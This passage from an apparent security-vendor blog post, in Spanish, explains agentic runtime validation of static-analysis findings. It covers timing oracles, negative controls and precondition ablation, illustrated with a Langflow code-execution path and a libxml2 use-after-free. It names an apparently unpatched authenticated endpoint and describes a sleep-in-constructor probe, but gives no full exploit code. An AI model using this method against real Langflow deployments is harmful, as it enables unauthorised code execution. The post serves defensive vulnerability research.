proveedor.
- Condiciones previas caracterizadas, probadas por eliminación. Para cada requisito declarado, evidencia de que eliminarlo detiene el efecto. Es el paso que casi todo el mundo se salta, y el que decide quién tiene que actuar.
- Un límite honesto. Qué se demostró y qué se infirió. Nuestro hallazgo de Langflow muestra ejecución de código con una prueba de temporización controlada; infiere la exposición de credenciales a partir de las respuestas HTTP 200, y lo dice en el informe en lugar de redondear hacia «compromiso total demostrado».
Un hallazgo que cumple esos cinco puntos no es un ticket que un ingeniero deba investigar. Es un ticket que debe corregir, y el ticket lleva consigo su propia prueba de regresión: la misma solicitud, ejecutada de nuevo tras el parche, esperando la línea base.
¿Qué cambia realmente un agente autónomo?
Nada de esto es una idea nueva. Cada paso es lo que hace un pentester sénior con un informe de SAST y un entorno de staging. La razón de que no haya sido una práctica habitual es una simple cuestión aritmética: un pentester, una tarde, un hallazgo, frente a una cola de triaje que supera en número las tardes del equipo.
Un agente autónomo cambia el coste de ese ciclo, no su lógica:
┌────────────────────────────────────────────────────────────────────────────────────────┐
│                      AUTONOMOUS RUNTIME VALIDATION PIPELINE                            │
├────────────────────────────────────────────────────────────────────────────────────────┤
│  1. Static Pass      ──► 2. Hypothesis      ──► 3. Design Oracle & Negative Control    │
│     (Path to Sink)          (Evidence Criteria)     (Timing / Memory Abort / DNS)      │
│                                                              │                         │
│  ┌───────────────────────────────────────────────────────────┘                         │
│  ▼                                                                                     │
│  4. Live System Probe ──► 5. Observable Fires?                                         │
│                                 │                                                      │
│        ┌────────────────────────┴────────────────────────┐                             │
│        ▼ (No)                                            ▼ (Yes)                       │
│     Refute & Log Negative Result                      6. Ablate Claimed Preconditions  │
│     (Record the result)                                  │                             │
│                                                          ▼                             │
│                                                       7. Actionable Proven Finding     │
│                                                          (PoC + Regression Test)       │
└────────────────────────────────────────────────────────────────────────────────────────┘
El bucle de retorno desde una conjetura refutada es la parte que importa, y la parte que la mayoría de las automatizaciones omite. En nuestra ejecución de libxml2, las tres primeras conjeturas sobre las condiciones de activación eran erróneas, y cada una fue refutada en lugar de descartarse discretamente; la cuarta fue la primera que resistió. Un sistema que solo informa de sus aciertos no está haciendo investigación de vulnerabilidades: está muestreando hasta que algo falla.
En lo que los agentes destacan aquí es acotado, repetitivo y real: generar variantes de payload, mantener la aritmética de temporización, ejecutar el recorrido de eliminar uno a uno que nadie tiene la paciencia de hacer y dejar por escrito el resultado negativo. Esa ejecución de libxml2 pasó del código fuente a una prueba de concepto funcional en 1 hora y 54 minutos, de los cuales el recorrido de ablación de seis variantes fue de unos veinte minutos.
Los límites son igual de reales, y el segundo caso los muestra a nuestra costa.
El agente produjo una causa raíz correcta, una prueba de concepto funcional y una lista de condiciones previas equivocada con total seguridad. No fue una respuesta inventada: cada afirmación era una afirmación verdadera sobre la única traza de ejecución que había visto. El fallo fue generalizar a partir de una única traza sin probar la generalización, un modo de fallo conocido y que se puede diseñar el pipeline para detectar. La prueba por eliminación no es un paso opcional de pulido al final. Es el paso que hace fiable todo lo demás.
¿Qué llega a la cola del desarrollador tras la validación en tiempo de ejecución?
El cambio práctico está en lo que llega a la cola del desarrollador:
| Métrica | Hallazgo sin demostrar (SAST sin procesar) | Hallazgo demostrado (validación agéntica en tiempo de ejecución) |
|---|---|---|
| Primera pregunta que se hace | «¿Es real?» | «¿Sandbox o comprobación de autenticación?» |
| Quién dedica el tiempo | Seguridad, luego el desarrollador y luego otra vez seguridad | El desarrollador, una sola vez |
| Evidencia en el ticket | Una ruta de código fuente, una línea de archivo y un CWE genérico | Una solicitud ejecutable, una respuesta verificada y una ejecución de control |
| Prueba de regresión | Se escribe más tarde, si es que se escribe | El artefacto de prueba, ejecutado de nuevo tras la corrección |
| Puntuación de severidad | Severidad teórica argumentada a partir del código | Severidad medida y comprobada con el despliegue |
La columna de la derecha es también lo que hace que un hallazgo sobreviva al contacto con un equipo de desarrollo o con el responsable de un proyecto de código abierto.
«Su endpoint de validación ejecuta el código enviado» invita a un debate sobre la intención del diseño.
«Aquí hay un componente cuyo constructor espera diez segundos, aquí está su servidor tardando 40.50 segundos en responder, y aquí está la misma solicitud sin el sleep volviendo en 0.43 segundos» lo zanja.
¿Cómo pueden los equipos hacer que los hallazgos de seguridad sean más fáciles de creer?
Sea cual sea la herramienta que utilice su organización, tres prácticas mejoran de inmediato la calidad de los hallazgos:
- Exigir una ejecución de control negativo. Convierta «¿qué hizo exactamente la misma solicitud sin el payload?» en un campo obligatorio de todo hallazgo de alta severidad. Cuesta segundos y elimina los falsos positivos causados por endpoints lentos, timeouts de proxy o latencia del entorno.
- Tratar las listas de condiciones previas como afirmaciones sin probar. Un hallazgo que dice «solo afecta a los despliegues con la opción X activada» es solo una suposición hasta que alguien ha desactivado X y ha vuelto a ejecutar el sondeo. Esa frase decide si su equipo actúa; merece las mismas pruebas que la propia vulnerabilidad.
- Conservar los resultados negativos. Una conjetura refutada no es una ejecución desperdiciada. Es la razón por la que el siguiente escaneo no vuelve a generar la misma alerta, y es el rastro de auditoría que demuestra que sus herramientas razonan en lugar de adivinar.
Por qué la validación en tiempo de ejecución cambia la cola de triaje
Un hallazgo estático es una buena pregunta, no una respuesta. Le dice dónde mirar. Solo el sistema en ejecución puede decirle si el error es real, con qué frecuencia se activa, qué necesita realmente y hasta dónde llega.
Los dos casos muestran ambas caras. En Langflow, las pruebas en tiempo de ejecución confirmaron el hallazgo y añadieron un dato que nadie podía leer en el código: cuatro ejecuciones por solicitud. En libxml2 hicieron lo contrario y corrigieron el hallazgo, mostrando que la mitad de las condiciones previas declaradas no eran necesarias y que el error puede alcanzar muchas más configuraciones de las que sugería el informe.
Ninguno de los dos resultados necesitó una idea nueva. Cada uno necesitó un experimento: una señal clara, una ejecución de control y una prueba para cada condición declarada. Ese trabajo siempre fue posible y siempre demasiado lento para hacerlo a mano a escala. Un agente lo abarata lo suficiente como para ejecutarlo en cada hallazgo que tenga un objetivo ejecutable y una señal que observar, y eso es lo que convierte una cola ruidosa de «quizás» en una lista corta de errores demostrados y listos para corregir.
Ostorlab ejecuta todo este proceso de una sola pasada: el análisis estático encuentra rutas candidatas, y Ostorlab Agentic Deep Scan las lleva directamente a una instancia activa para diseñar, sondear y probar la demostración. El paso de eliminar uno a uno determina la lista real de condiciones previas en lugar de heredar suposiciones de un código fuente inactivo. Los dos hallazgos que se comentan aquí salieron directamente de ese pipeline.
Ejecute un Agentic Deep Scan para convertir sus hallazgos estáticos en resultados demostrados y listos para corregir.
Preguntas frecuentes (FAQ)
¿Cuál es la diferencia entre SAST y la validación en tiempo de ejecución?
SAST (pruebas de seguridad de aplicaciones estáticas) lee código fuente que no se está ejecutando e informa de dónde existe una ruta de riesgo. La validación en tiempo de ejecución ejecuta el objetivo y comprueba si esa ruta realmente se activa, con qué intensidad y en qué condiciones. SAST encuentra candidatos; la validación en tiempo de ejecución convierte un candidato en una prueba o lo descarta.
¿Por qué la solicitud a Langflow tardó 40.50 segundos con un sleep de 10 segundos?
Langflow crea el componente enviado unas cuatro veces durante una solicitud de validación, de modo que el constructor, y su time.sleep(10), se ejecuta cuatro veces. Cuatro esperas de diez segundos más una pequeña sobrecarga dan aproximadamente 40.5 segundos. El mismo patrón de cuatro veces aparece con tres y cinco segundos, y así sabemos que es real y no ruido de red.
¿Es el problema de Langflow el mismo que CVE-2025-3248?
No, pero son parientes cercanos. CVE-2025-3248 es una inyección de código no autenticada en /api/v1/validate/code, corregida en la 1.3.0. La ruta que nos ocupa es la versión autenticada en /api/v1/custom_component. La misma decisión de diseño de fondo, otra puerta. La no autenticada se corrigió en la 1.3.0; la autenticada seguía abierta en la v1.7.3 cuando la probamos. Lo notificamos a los responsables de Langflow el 9 de marzo de 2026 (aviso GHSA-8xrc-2jr4-78j7); en el momento de redactar este artículo no tenía parche ni CVE.
¿Qué es un oráculo de temporización y por qué confiar en él?
Un oráculo de temporización es un payload cuyo único cometido es hacer que el servidor tarde una cantidad de tiempo adicional medible y predecible, aquí un sleep en el constructor. Se puede confiar en él porque viene con un control negativo (la misma solicitud sin sleep vuelve en 0.43 segundos) y una respuesta lineal (tres, cinco y diez segundos escalan por el mismo factor). Juntos, descartan el azar y el jitter de red.
¿Qué significa «prueba por eliminación» (ablación) aplicada a las condiciones previas?
Significa quitar un requisito declarado y volver a ejecutar la prueba. Si el error sigue activándose, ese requisito nunca fue necesario. En el caso de libxml2, tres de las seis condiciones declaradas resultaron ser opcionales, y el error se activó con la configuración predeterminada del parser (sigue siendo necesario un fallo de asignación inyectado), lo contrario de lo que daba a entender la redacción original.
¿Sustituye la validación en tiempo de ejecución a SAST?
No. Se sitúa por encima. SAST es rápido y exhaustivo para encontrar rutas candidatas en toda una base de código. La validación en tiempo de ejecución es lo que demuestra cuáles de esos candidatos son reales y los describe correctamente. Se necesitan ambos.
¿Se ejecutaron estas pruebas contra sistemas reales de producción?
No. Ambos hallazgos se validaron contra nuestro propio laboratorio y objetivos de prueba, que configuramos y controlamos nosotros. El objetivo del artículo es el método, no el acceso al sistema de nadie más.
Fuentes y referencias
| Fuente | Referencia y contexto |
|---|---|
| Repositorio del proyecto Langflow | github.com/langflow-ai/langflow : Arquitectura de componentes personalizados en Python y endpoint de validación. |
| CVE-2025-3248 | NVD: CVE-2025-3248 : Inyección de código no autenticada en /api/v1/validate/code, versiones de Langflow anteriores a la 1.3.0. |
| Corrección de libxml2 para CVE-2022-23308 | GNOME libxml2 commit 652dd12 : Corrección upstream (febrero de 2022) de CVE-2022-23308, un use-after-free de atributos ID e IDREF. Su reelaboración del manejo de la tabla de ID dejó alcanzable la ruta de aliasing descrita más arriba. |
| Confianza y evidencia en el pentesting con IA | Ostorlab: AI Can Run the Attack. Can You Trust the Result? : Umbrales mínimos de evidencia y controles de validación para agentes autónomos. |
| Deriva del alcance en el pentesting autónomo | Ostorlab: Post-Mortem: Why Autonomous AI Agents Escape Scope : Arquitectura de contención y salvaguardas operativas. |
Etiquetas:
SAST, DAST, Agentic AI, Autonomous Pentesting, AppSec, Vulnerability Research, Langflow, libxml2, Timing Oracle